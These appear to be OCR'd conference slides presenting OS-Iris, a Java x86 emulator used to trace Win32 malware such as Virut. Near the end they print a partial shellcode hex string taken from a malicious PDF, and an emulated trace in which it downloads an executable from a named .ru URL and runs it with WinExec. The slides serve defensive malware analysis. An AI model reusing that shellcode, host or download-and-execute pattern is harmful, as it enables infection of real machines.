
Osiris - os-iris.sourceforge.net

STEVE POULSON SPOULSON@CISCO.COM

OS-Iris

- Java x86-dissasmbler and Win32 emulation – no VMs
- ‘Low-risk’ Java / Jython can run by spark / hadoop
- Debug - step thru
- Extensible
- Inspect cpu flags
- Static / Dynamic analysis
- Basic block distance measure
- Still buggy – incorrect semantics for instructions/Win32

Components



Build

- svn checkout svn://svn.code.sf.net/p/os-iris/code/trunk os-iris-code
- cd os-iris-code/
- mvn -Dmaven.test.skip=true clean package

Command line (Trace Win32 FN calls)

Usage

C:\>java -jar target/net.sourceforge.osiris-0.5.0.jar resources/hello.exe

```
GetSystemTimeAsFileTime 12ffa4
GetCurrentProcessId
GetCurrentThreadId
GetTickCount
QueryPerformanceCounter 12ff9c
InterlockedCompareExchange 403378,0,0
_initterm_e 4020b0,4020b8
_initterm 4020a4,4020ac
InterlockedExchange 403378,0
puts "hello"
exit 0
```

Command line (debug)

Usage

C:\>java -jar target/net.sourceforge.osiris-0.5.0.jar resources/hello.exe -d

```
4012c3 call 674                                  sp[12ffb0][4012c8|77e7eb69|1|1
>>>>>>>>>>>>>>>>>>>>>>
Type command: number of basic blocks to display0
401674 push ebp                                  sp[12ffac][0|4012c8|77e7eb69|1
401675 mov ebp, esp                              sp[12ffac][0|4012c8|77e7eb69|1
o[0]
401677 sub esp, 10                               sp[12ff9c][0|0|0|0] ebp[12ffac
40167a mov eax,  [403000]                        sp[12ff9c][0|0|0|0] ebp[12ffac
40167f and dword ptr [ebp-08], 00                sp[12ff9c][0|0|0|0] ebp[12ffac
401683 and dword ptr [ebp-04], 00                sp[12ff9c][0|0|0|0] ebp[12ffac
401687 push ebx                                  sp[12ff98][0|0|0|0] ebp[12ffac
401688 push edi                                  sp[12ff94][12ffb0|0|0|0] ebp[1
o[0]
401689 mov edi, ffffffffbb40e64e                 sp[12ff94][12ffb0|0|0|0] ebp[1
1]o[0]
40168e cmp eax, edi                              sp[12ff94][12ffb0|0|0|0] ebp[1
0]o[0]
401690 mov ebx, ffffffffffff0000                 sp[12ff94][12ffb0|0|0|0] ebp[1
]c[0]s[1]o[0]
401695 jz 6a4                                    sp[12ff94][12ffb0|0|0|0] ebp[1
]c[0]s[1]o[0]
Type command: number of basic blocks to display 9999

4016a4 push esi                                  sp[12ff90][0|12ffb0|0|0] ebp[1
]c[0]s[1]o[0]
4016a5 lea eax, [ebp-08]                         sp[12ff90][0|12ffb0|0|0] ebp[1
[0]s[0]o[0]
4016a8 push eax                                  sp[12ff8c][12ffa4|0|12ffb0|0]
z[1]c[0]s[0]o[0]
4016a9 call dword ptr  dword ptr [402030]        sp[12ff90][0|12ffb0|0|0] ebp[1
[0]s[0]o[0]
```

Stops after every basic block.
Return shows next block


Shows next 9999 blocks

Extensions (Visitor pattern)

```
Osiris osiris = new Osiris(new FileInputStream("foo.exe"), 100000);
osiris.init(false);
osiris.cpu.addBreakpoint(0x40694c);
osiris.cpu.setDebug(true);
osiris.accept(new OsirisVisitor()
{
        public String stdout = "";
        public String files = "";
        public String urls = "";
        private Osiris o;

        public void visitWrite(String s)
        {
                stdout += s;
        }

        public void visitDownloadFile(String url)
        {
                urls += url + "\n";
        }

        public void visitFile(String file)
        {
                files += file + "\n";
        }

        public void visitRegistry(String name)
        {
                // TODO Auto-generated method stub
        }

        public void visitSection(Section s, int eip)
        {
        }

        public void accept(Osiris o)
        {
                this.o = o;
        }

        public void handleException()
        {
                this.o.cpu.exit = true;
        }

        public void visitExec(Object object)
        {
        }
});
osiris.execute();
```

PE Parsing

- Loads Sections into Memory regions
- Builds Import / Export tables
- Sets up TEB / Stack
- Loads entry point



CPU – execute starts emulation

EIP loaded with entry point and instruction class is created from bytes at EIP and semantics invoked from instruction, loops and EIP is set to read next instruction or the result of a jump

```
public void execute(int entryPoint) {
        this.imageBase = imageBase;
        section = memory.find(entryPoint);
        bytes = section.mem;
        eip = entryPoint;
        int opsProcessed = 0;
        Instruction inst = null;
        int oldEip = 0;
        int lastFpuIp = 0;
        while (opsProcessed < maxOps && !exit) {
                try {

                        Instruction oldInst = inst;
                        inst = InstructionBuilder.toInstruction(this,section.getInternal(eip), bytes);
                        eip += inst.bytelength;
                        switch (inst.opcode) {
                        case OP_STOSB: {
                                memory.set(reg[edi.ordinal()], reg[REG_AX], Memory.BYTE);
                                reg[edi.ordinal()] += 1;
                                break;
                        }
```

DLLs

For Dll functions X86 call op code sematics translated to Java method calls


```
Import imp = lookup.get(eip);
if (imp != null || eip == 0) {
    eip = call(oldEip, os.dlls, imp);
}
```

If address exists in the Import tables lookups DLL name and function name. Using then Java reflection api the DLL name is translated to class and the function translates to a method name. The parameters are poped from the stack. The return int is placed into the EAX register. Eg. 0x8ffff01 returns Kenel32.VirtualAlloc the following Java method is invoked.

```
public int VirtualAlloc(int lpAddress, int dwSize, int flAllocationType, int flProtect)
{
    int pos = lpAddress == 0 ? alloc : lpAddress;
    os.cpu.memory.load(pos, new byte[dwSize], dwSize);
    alloc += dwSize;
    return pos;
}
```

Example Virut Entry bytes (0x100b08a)

IDA Pro



Osiris – disassembled execution trace with stack,registers and flags

```
100b08a cmp dword ptr [esp], ffffffffffffffff      sp[12ffb4][77e7eb69|1|1|1] ebp[0]eax[0]ebx[0]ecx[0]edx[7c90eb94]esi[0]edi[12ffb0]z[0]c[1]s[1]o[0]
100b08e jz 708e                                    sp[12ffb4][77e7eb69|1|1|1] ebp[0]eax[0]ebx[0]ecx[0]edx[7c90eb94]esi[0]edi[12ffb0]z[0]c[1]s[1]o[0]
100b094 lea esp, [esp-30]                          sp[12ff84][0|0|0|0] ebp[0]eax[0]ebx[0]ecx[0]edx[7c90eb94]esi[0]edi[12ffb0]z[0]c[1]s[0]o[0]
100b098 pusha                                      sp[12ff64][12ffb0|0|0|12ff84] ebp[0]eax[0]ebx[0]ecx[0]edx[7c90eb94]esi[0]edi[12ffb0]z[0]c[1]s[0]o[0]
100b099 lea esp, [esp+24]                          sp[12ff88][0|0|0|0] ebp[0]eax[0]ebx[0]ecx[0]edx[7c90eb94]esi[0]edi[12ffb0]z[0]c[1]s[0]o[0]
```

Shell Code - extracted from malicious PDF

```
String s = "E80E000000906181C400090000FF71ECC20400E8000000005D83C514B98B010000B03D
final Memory mem = new Memory();
// mem.debug= 0x4011b9;
byte[] b = new byte[s.length() / 2];
for (int n = 0, i = 0; n < s.length(); n += 2, i++)
{
    b[i] = (byte) Integer.parseInt(s.substring(n, n + 2), 16);
}
mem.load(0x0, b, b.length);
final Osiris os = new Osiris();
final CPU cpu = new CPU(mem, os);
TestVisitor l = new TestVisitor();
cpu.os.accept(l);
os.init(cpu, mem, new Kernel32(os));
cpu.execute(0x0);
```

Set up hooks

Trace of run – with output from hooks

```
6e KERNEL32.DLL.LoadLibraryA("urlmon")->5a07e868
9c KERNEL32.DLL.GetTempPathA(104,12fea4)->3
d4 URLMON.URLDownloadToFileA(0,"http://firstgate.ru/stat/getexe2.php?id=123&0","cwJQs.exe",0,0)->0
df KERNEL32.DLL.WinExec("cwJQs.exe",1)->63
```

Osiris - os-iris.sourceforge.net

STEVE POULSON SPOULSON@CISCO.COM